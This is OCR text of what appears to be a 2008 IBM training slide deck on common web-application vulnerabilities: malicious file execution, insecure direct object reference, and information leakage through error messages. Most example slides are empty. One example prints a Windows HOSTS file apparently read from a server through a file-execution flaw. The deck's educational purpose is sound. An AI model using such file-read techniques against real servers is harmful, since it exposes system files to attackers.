
- What is it?
  - Application tricked into executing commands or creating files on server
- What are the implications?
  - Command execution on server – complete takeover
  - Site Defacement, including XSS option

© 2008 IBM Corporation

Malicious File Execution – Example I



Malicious File Execution – Example cont.



Malicious File Execution – Example cont.

asdf, asdf, asdf, # Copyright (c) 1993-1999 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host 127.0.0.1 localhost

© 2008 IBM Corporation


4 - Insecure Direct Object Reference

- What is it?
  - Part or all of a resource (file, table, etc.) name controlled by user input.
- What are the implications?
  - Access to sensitive resources
  - Information Leakage, aids future hacks


© 2008 IBM Corporation

Insecure Direct Object Reference - Example

Insecure Direct Object Reference – Example Cont.



Insecure Direct Object Reference – Example Cont.




5 - Information Leakage and Improper Error Handling


- What is it?
  - Unneeded information made available via errors or other means.
- What are the implications?
  - Sensitive data exposed
  - Web App internals and logic exposed (source code, SQL syntax, exception call stacks, etc.)
  - Information aids in further hacks

© 2008 IBM Corporation

Information Leakage - Example





Improper Error Handling - Example



© 2008 IBM Corporation

Information Leakage – Different User/Pass Error

